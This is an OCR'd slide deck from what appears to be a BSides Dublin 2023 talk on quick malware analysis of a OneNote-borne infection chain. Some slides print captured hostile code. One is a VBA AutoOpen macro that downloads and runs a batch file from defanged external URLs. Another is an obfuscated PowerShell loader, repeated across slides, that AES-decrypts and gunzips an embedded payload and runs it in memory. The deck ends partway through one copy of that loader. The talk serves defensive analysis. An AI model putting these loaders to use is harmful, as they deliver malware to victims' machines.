Poor Man's Malware Analysis

"Without ASM Code Flood"


Xavier Mertens | BSides Dublin | May 2023 | TLP:CLEAR

Your Host

- Xavier Mertens (@xme)
- Freelance from Belgium
- Hunting bad guys
- SANS ISC Senior Handler
- SANS Instructor
- BruCON Co-Organizer
- Mountain Biking Fan

Introduction

What People Think about RE



Introduction

VS Reality

Two Worlds

The One We Expect

- Some $VENDOR can allocate (a lot of) time to analyze new malware
  - Find a name
  - Find a logo! 😈
  - Register a domain name
  - Publish their findings
  - Repeat
- Some big organizations assign enough time to RE too!

Two Worlds

Mine (And Probably Yours)

- In the $COMPANY real life
  - Only a few hours allowed to analyze the malware
  - Identify it (at least try)
  - Fail
  - Share IOC’s (not 8.8.8.8)
  - Repeat :-)

Infection Path


Step One

- Computers are not infected “magically”
- SMTP, HTTP, Phishing, Exploit Kits, Weak Credentials, …
- Many attacks are based on Tier-3 approach

New Transport Mechanism

Because Attackers Renew their TTP’s


- Beginning of 2023, attackers started to spread malware via OneNote files



New Transport Mechanism

Who's Next?


- What will be the next extension to be (ab)used by attackers?
- HKCU\Software\Classes is their playground!
- Even if you don't use them, Microsoft creates a lot of association between extensions and apps.



New Transport Mechanism

We Are All Taking Notes, Right?

- Beginning of 2023, attackers started to spread malware via OneNote files



Anti-Sandbox


Simple but Effective

- The fact that the victim is enticed to click on the blue button makes the document evading most sandboxes

Stage #1

Simple but Effective

- Often, attackers use simple tricks to hide malicious content. In this file, the payload is hidden under the blue button.
- It’s an HTA file (HTML Application)
- Another simple trick is used…




```
onenote:///Z:\MalwareZoo\20230124\delivery-report.one#section-id={578C5E4A-19C3-45D0-AB59-38C1C68724D9}&page-id={06407E66-660E-4278-9006-B46743A6D5EA}&object-id={CD360D35-3008-4C79-8141-5737DF850707}&18
```

Stage #2

“!gnorw si gnihtemos spooO”

- You can save the file but the filename contains a control character

```
remnux@remnux:/MalwareZoo/20230124$ ll t*
total 273
drwxr-xr-x 1 501 dialout   352 Jan 24 01:57 ./
drwxr-xr-x 1 501 dialout  4992 Jan 24 00:54 ../
-rwxr-xr-x 1 501 dialout  1703 Jan 24 01:50 temp?eno.hta*
remnux@remnux:/MalwareZoo/20230124$ file tem?eno.hta
tempsrotanimret enil FLRC htiw , txet IICSA ,tnemucod
LMTH : ath.one
```

- The file contains the “RIGHT-TO-LEFT OVERRIDE” character (U+202e)

Stage #2
A Safer Approach

- Extracting the file implies that you OPEN the file. Please take care!
- Didier Stevens wrote a tool to extract them without using MS Notes:

```
remnux@remnux:/MalwareZoo/20230124$ ./onedump.py delivery-report.one
File: delivery-report.one
 1: 0x000022e8 .PNG 89504e47 0x00000147 9cc9eb32f6ed4a3cef2e62e258895f95
 2: 0x00002588 ..<! 0d0a3c21 0x000006a7 cf8d9fcdfdc57816f71c7858d791352f
 3: 0x00003230 .PNG 89504e47 0x0000145d ddb6da5a6385b9a062409e605c66f682
```

Stage #3
Want Some VBA?


- The HTA file is simple and contains a VBA macro:

```
Sub AutoOpen()
    ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest \
       -Uri hxxps://www[.]onenotegem[.]com/uploads/soft/one-\
       templates/the_daily_schedule.one -OutFile \
       $env:tmp\invoice.one; Start-Process -Filepath \
       $env:tmp\invoice.one"
    ExecuteCmdAsync "cmd /c powershell Invoke-WebRequest \
       -Uri hxxps://transfer[.]sh/get/DdAbds/window.bat \
       -OutFile \
       $env:tmp\system32.bat; Start-Process -Filepath \
       $env:tmp\system32.bat"
End Sub
```

Stage #3

Defeat the Victim

- The first PowerShell command downloaded a non-malicious OneNote file and just displays it to defeat the victim
- The second PowerShell fetches a .bat file



Stage #4

More Obfuscation

- Environment variables are created
- Then concatenated to generate commands

```
%EDdachcxsu%%zVLVxWvHnO%%FikIDLjqdB%%jNpijcxaOV%
%bpVFEOWSdl%%JcCljvtvxr%%XMtQlLGCLv%%zvSrMqnEdP%
%OrmRShldYO%%IbCwXoVeuS%%huhHLojkyT%%iOrICGACYe%
%zCDXMySwuy%%vikkHukEfD%%YbFfFTKUTq%%OtgqtEQjVn%
%vMPaxZDgai%%wVwufyXxrS%%OXCdJccURd%%DaJSillFIG%
%pDULUTWLkU%%GsRczxkMqv%%XJpXFvlEmU%%msPLCkdRjQ%
%fqKWwkiHsK%%bzomJGoXfy%%HszpIoDgzo%%usDAqGYsAu%
%nElCSNeDcW%%WgLLiMRuoi%%HchdqIWNWd%%HVwLkdhXxV%
%kadDsnHSsD%%OEdsMkxhlk%%RqGZoaKZAe%%FUXtXHYDLc%
```

```
@echo off
set "JPZP=set "
%JPZP%"IbCwXoVeuS=st"
%JPZP%"EDdachcxsu=co"
%JPZP%"JcCljvtvxr=nd"
%JPZP%"YbFfFTKUTq=do"
%JPZP%"zvSrMqnEdP=s\"
%JPZP%"zVLVxWvHnO=py"
%JPZP%"wVwufyXxrS=we"
%JPZP%"WgLLiMRuoi=.e"
%JPZP%"RqGZoaKZAe=ex"
%JPZP%"OEdsMkxhlk="%~0."
%JPZP%"HchdqIWNWd=xe"
%JPZP%"vikkHukEfD=in"
%JPZP%”msPLCkdRjQ=0\"
```

Stage #4

PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\REM\Desktop\window.bat').Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($OPowf);
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=');
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('lAK9B8Af6zbgofnvIf4zYQ==');
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($kJJdx);
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ('')))
exit /b
```

Stage #4

Multiple Obfuscations

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\REM\Desktop\window.bat').Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($OPowf);
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=');
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('lAK9B8Af6zbgofnvIf4zYQ==');
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($kJJdx);
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ('')))
exit /b
```

Suspicious strings are reversed!

Stage #4

Multiple Obfuscations

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\REM\Desktop\window.bat').Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($OPowf);
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=');
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('lAK9B8Af6zbgofnvIf4zYQ==');
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($kJJdx);
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ('')))
exit /b
```

Encryption is Used!

Stage #4

PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\REM\Desktop\window.bat').Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($OPowf);
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=');
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('lAK9B8Af6zbgofnvIf4zYQ==');
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($kJJdx);
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ('')))
exit /b
```

Payload is Compressed!

Stage #4

PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\REM\Desktop\window.bat').Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($OPowf);
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=');
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('lAK9B8Af6zbgofnvIf4zYQ==');
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
$xypSr.Dispose();
$XQlHS = New-Object System.IO.MemoryStream(, $kJJdx);
$CoXOG = New-Object System.IO.MemoryStream;
$AbQce = New-Object System.IO.Compression.GZipStream($XQlHS, [IO.Compression.CompressionMode]::Decompress);
$AbQce.CopyTo($CoXOG);
$AbQce.Dispose();
$XQlHS.Dispose();
$CoXOG.Dispose();
$kJJdx = $CoXOG.ToArray();
$MnaeK = [System.Reflection.Assembly]::('daoL'[-1..-4] -join '')($kJJdx);
$INAif = $MnaeK.EntryPoint;$INAif.Invoke($null, (, [string[]] ('')))
exit /b
```

Another Payload is Loaded!

Stage #4

PowerShell!

```
copy C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe /y "window.bat.exe"
cls
cd "C:\Users\REM\Desktop\"
"window.bat.exe" -noprofile -windowstyle hidden -ep bypass -command
$hfShb = [System.IO.File]::('txeTllAdaeR'[-1..-11] -join '')('C:\Users\REM\Desktop\window.bat').Split([Environment]::NewLine);
foreach ($TIZnc in $hfShb)
{
    if ($TIZnc.StartsWith(':: '))
    {
        $OPowf = $TIZnc.Substring(3); break;
    };
};
$kJJdx = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')($OPowf);
$xypSr = New-Object System.Security.Cryptography.AesManaged;
$xypSr.Mode = [System.Security.Cryptography.CipherMode]::CBC;
$xypSr.Padding = [System.Security.Cryptography.PaddingMode]::PKCS7;
$xypSr.Key = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('Cao+K/bvGpiu3YwMcce0n/wD4E4gfQmkj3F2tfn9rZk=');
$xypSr.IV = [System.Convert]::('gnirtS46esaBmorF'[-1..-16] -join '')('lAK9B8Af6zbgofnvIf4zYQ==');
$wkMnt = $xypSr.CreateDecryptor();
$kJJdx = $wkMnt.TransformFinalBlock($kJJdx, 0, $kJJdx.Length);
$wkMnt.Dispose();
